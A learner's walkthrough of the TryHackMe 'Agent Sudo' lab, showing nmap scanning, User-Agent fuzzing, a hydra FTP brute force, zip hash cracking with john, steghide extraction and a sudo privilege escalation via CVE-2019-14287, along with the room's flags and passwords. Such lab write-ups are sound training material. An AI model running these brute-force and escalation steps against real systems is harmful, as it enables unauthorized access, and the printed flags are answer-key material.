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# Agent Sudo Reports

TryHackMe

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## Agent Sudo

### Introduction

Hi! It is time to look at the Agent Sudo CTF on TryHackMe. I am making these walkthroughs to keep myself motivated to learn cyber security, and ensure that I remember the knowledge gained by THMs rooms.

Join me on learning cyber security. I will try and explain concepts as I go, to differentiate myself from other walkthroughs.

Room URL: <https://tryhackme.com/room/agentsudoctf>

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## Task 1 : Author Note

### Deploy the machine ( Questions )

## Task 2 : Enumerate

I first tried running nmap with the -sn flag. This did not return any results, as this is likely due to the machine not responding to pings. Therefore I switched to using the -Pn flag which treats all hosts as online.

```
(root@kali)-[/home/marco]
# nmap -A -sC -sV -oN nmap 10.10.231.177
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-05 00:22 EDT
Nmap scan report for 10.10.231.177
Host is up (0.26s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ef:1f:5d:04:d4:77:95:06:60:72:ec:f0:58:f2:cc:07 (RSA)
|   256 5e:02:d1:9a:c4:e7:43:06:62:c1:9e:25:84:8a:e7:ea (ECDSA)
|_  256 2d:00:5c:b9:fd:a8:c8:d8:80:e3:92:4f:8b:4f:18:e2 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Annoucement
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Aggressive OS guesses: Linux 5.4 (97%), Linux 3.10 - 3.13 (96%), ASUS RT-N56U WAP (
k Camera (Linux 2.6.17) (93%), Linux 3.10 (93%), Linux 3.12 (93%), Linux 3.18 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 5 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 1720/tcp)
HOP RTT      ADDRESS
1   79.37 ms  10.17.0.1
2   ... 4
5   253.45 ms 10.10.231.177
```

Scanning for more info on the 3 services

### How many open ports? ( Questions )


Answer : 3

How you redirect yourself to a secret page? We can a service running on http, so this is a website we can visit in our browser :



Visiting the webpage

We can use Burp Suite to intercept the request and edit the User-Agent header before sending it forward. I thought it would be smart to use R as User-Agent as that is the name written on the main page. This gives us the following:



3. Intruder attack of http://10.10.231.177

Attack Save

Results Positions Payloads Resource pool Settings

Intruder attack results filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length	Comment
0		200	205			446	
1		200	204			445	
2	A	200	208			445	
3	B	200	208			445	
4	C	302	238			458	
5	D	200	203			446	
6	E	200	204			445	
7	F	200	201			446	
8	G	200	206			445	
9	H	200	201			446	
10	I	200	225			446	

Request Response


Pretty Raw Hex

```

1 GET / HTTP/1.1
2 Host: 10.10.231.177
3 Upgrade-Insecure-Requests: 1
4 User-Agent: C
5 Content-Length: 235
6 Connection: keep-alive
7
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Accept-Encoding: gzip, deflate, br
0 Accept-Language: en-US,en;q=0.9
1
2 Connection: close
3

```

This is actually a hint. Since the head agent is called R, and he mentions 25 other employees, my assumption was that all agents are called by a letter. I first tried adding A as user-agent, followed by B. This did nothing. But adding C redirects us to the following page:



Finding the secret page

**Answer: Chris**

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## Task 3 : Hash cracking and brute force

### FTP Password ( Questions )

We know that the username of the agent is either C or chris. Let's try chris first as C is probably too short of a username. We will use hydra to crack the password, although we could probably also use a Metasploit module (ftp\_login) or other tools.

```
(root@kali)-[/usr/share/wordlists]
# hydra -l chris -P /usr/share/wordlists/rockyou.txt ftp://10.10.73.209
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-10 03:25:11
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking ftp://10.10.73.209:21/
[STATUS] 212.00 tries/min, 212 tries in 00:01h, 14344187 to do in 1127:42h, 16 active
[21][ftp] host: 10.10.73.209 login: chris password: crystal
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-10 03:26:26
```

Cracking the ftp password with hydra tools

**Answer: crystal**

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## Zip file password ( Questions )

Let's enter the FTP with our newly acquired credentials:

```
(root@kali)-[~]
# cd /home/marco/Downloads

(root@kali)-[/home/marco/Downloads]
# cd /home/marco/Downloads/CTFSudo

(root@kali)-[/home/marco/Downloads/CTFSudo]
# ftp chris@10.10.73.209
Connected to 10.10.73.209.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> prompt
Interactive mode off.
ftp> ls -la
229 Entering Extended Passive Mode (|||41512|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          0          4096 Oct 29  2019 .
drwxr-xr-x  2 0          0          4096 Oct 29  2019 ..
-rw-r--r--  1 0          0          217 Oct 29  2019 To_agentJ.txt
-rw-r--r--  1 0          0        33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--  1 0          0       34842 Oct 29  2019 cutie.png
226 Directory send OK.
```

Logging into the FTP service

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You can use `mget *` to download all files.

```
ftp> mget *
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||31930|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |*****| 217
226 Transfer complete.
217 bytes received in 00:00 (0.90 KiB/s)
local: cute-alien.jpg remote: cute-alien.jpg
229 Entering Extended Passive Mode (|||49160|)
150 Opening BINARY mode data connection for cute-alien.jpg (33143 bytes).
100% |*****| 33143
226 Transfer complete.
33143 bytes received in 00:00 (47.52 KiB/s)
local: cutie.png remote: cutie.png
229 Entering Extended Passive Mode (|||35468|)
150 Opening BINARY mode data connection for cutie.png (34842 bytes).
100% |*****| 34842
226 Transfer complete.
34842 bytes received in 00:00 (51.19 KiB/s)
```

Get the files

Now we can read the txt file :

```
(root@kali) ~/home/marco/Downloads/CTFSudo
└─# cat To_agentJ.txt
Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C
```

Read `To_agentJ.txt` file

It points us to a fake and a real picture. The fake picture hides the login password for Agent J. There are different terminal commands to investigate the images. We can use `file`, but nothing seems strange in its output. Another possibility is using `exiftool`, which helps us to read meta information:

```
(root@kali)-[/home/marco/Downloads/CTFSudo]
# exiftool cutie.png
ExifTool Version Number      : 12.76
File Name                    : cutie.png
Directory                    : .
File Size                     : 35 kB
File Modification Date/Time   : 2019:10:29 08:33:51-04:00
File Access Date/Time        : 2024:06:11 23:26:26-04:00
File Inode Change Date/Time   : 2024:06:10 03:41:56-04:00
File Permissions              : -rw-r--r--
File Type                    : PNG
File Type Extension          : png
MIME Type                     : image/png
Image Width                   : 528
Image Height                  : 528
Bit Depth                     : 8
Color Type                    : Palette
Compression                   : Deflate/Inflate
Filter                        : Adaptive
Interlace                     : Noninterlaced
Palette                       : (Binary data 762 bytes, use -b option to extract)
Transparency                  : (Binary data 42 bytes, use -b option to extract)
Warning                       : [minor] Trailer data after PNG IEND chunk
Image Size                    : 528x528
Megapixels                    : 0.279
```

and then next tool we can use is binwalk. Binwalk is a tool that allows you to search binary images for embedded files and executable code. We can extract the file by running the same command, together with the -e flag :

```
(root@kali)-[/home/marco/Downloads/CTFSudo]
# binwalk -e cutie.png --run-as=root

File System
DECIMAL      HEXADECIMAL      DESCRIPTION
-----
0            0x0              PNG image, 528 x 528, 8-bit colormap, non-interlaced
869         0x365          Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf %e': [Errno 2] No such
34562       0x8702          Zip archive data, encrypted compressed size: 98, uncompressed s
34820       0x8804          End of Zip archive, footer length: 22
```

We can find the files in the \_cutie.png.extracted folder.

```
(root@kali)-[/home/marco/Downloads/CTFSudo]
# ls
Alien_autospy.jpg  FirmAE  To_agentJ.txt  _cutie.png.extracted  cute-alien.jpg  cute-alien.jpg.out  cutie.png  message.txt
```

Looking at the extracted zip file contents



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We can use the zip2john tool to convert the zip to a format suitable for john.

```
(root@kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
# zip2john 8702.zip > name.txt
Created directory: /root/.john

(root@kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
# john name.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 6 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien (8702.zip/To_agentR.txt)
1g 0:00:00:03 DONE 2/3 (2024-06-11 23:38) 0.3333g/s 14474p/s 14474c/s 14474C/s 123456..Open
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

create name.txt

We got the password. It took quite a few steps to get here. Good job :)

**Answer: alien**

steg password

Now we can open the zip file and read the txt file. We can do this with the following command :

```
(root@kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
# ls
365 365.zlib 8702.zip To_agentR.txt name.txt

(root@kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
# cat To_agentR.txt
Agent C,
Who is the other agent in (full name)?
We need to send the picture to 'QXJLYTux' as soon as possible!

By,
Agent R
```

---

More clues. QXJlYTUx looks out of the ordinary. It looks encoded somehow. Im trying to encode with use this code :

```
(root@kali)-[/home/marco/Downloads/CTFSudo/_cutie.png.extracted]
# echo 'QXJlYTUx' | base64 -d
Area51
```

then we got Area51

**Answer: Area51**

Who is the other agent (in full name) ? Now, this one was a bit trickier to be honest. We need to use steghide together with a passphrase to find hidden files in image/audio files. Im run with this code :

```
(root@kali)-[/home/marco/Downloads/CTFSudo]
# steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".

(root@kali)-[/home/marco/Downloads/CTFSudo]
# cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!
Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
```

Finding the secret message with steghide

We find a message, together with a username and password !

**Answer : james**

**SSH password ( Questions )**

**Answer : hackerrules!**

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## Task 4 : Capture the user flag

### What is the user flag ? ( Questions )

This one is easy. Simply login to the SSH service with the username and password discover in the previous step :

```
james@agent-sudo:~$ ls
Alien_autospy.jpg  user_flag.txt
james@agent-sudo:~$ cat user_flag.txt
b03d975e8c92a7c04146cfa7a5a313c7
james@agent-sudo:~$ █
```

Logging into the SSH service


**Answer: b03d975e8c92a7c04146cfa7a5a313c7**

What is the incident of the photo called?

next we will run a simple HTTP server using Python, with this code :


```
james@agent-sudo:~$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.17.71.36 - - [12/Jun/2024 03:59:58] "GET /Alien_autospy.jpg HTTP/1.1" 200 -
Connection to 10.10.229.250 closed by remote host.
Connection to 10.10.229.250 closed.
```

then go to the web browser, and enter the url <target ip>:8000, and go to the directory Alien\_autospy.jpg



Alien\_autospy.jpg image


Now it is time to do a reverse image search at google images



## Task 5 : Privilege Escalation

### CVE number for the escalation (Format: CVE-xxxx-xxxx) ( Questions )

Log back in on the SSH service with james. Try and see what privileges james has by running sudo -l.




```
james@agent-sudo:~$ sudo -l
[sudo] password for james:
Matching Defaults entries for
    env_reset, mail_badpass,

User james may run the follow
    (ALL, !root) /bin/bash
```

Checking out james' privileges

(ALL, !root) /bin/bash sounds interesting, Let's see if we can find out more by googling. I came across the following page on exploitdb :

Not much more to do here than so say hi, and let's have some fun!



**Answer: CVE-2019-14287**

### **What is the root flag? ( Questions )**

Gain root access by entering the above command. Then change directory to the root and find the root.txt file.

**Answer: b53a02f55b57d4439e3341834d70c062**

```
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
Deskel a.k.a Agent R
root@agent-sudo:/root#
```

### **Who is Agent R? ( Questions )**

**Answer: DesKel**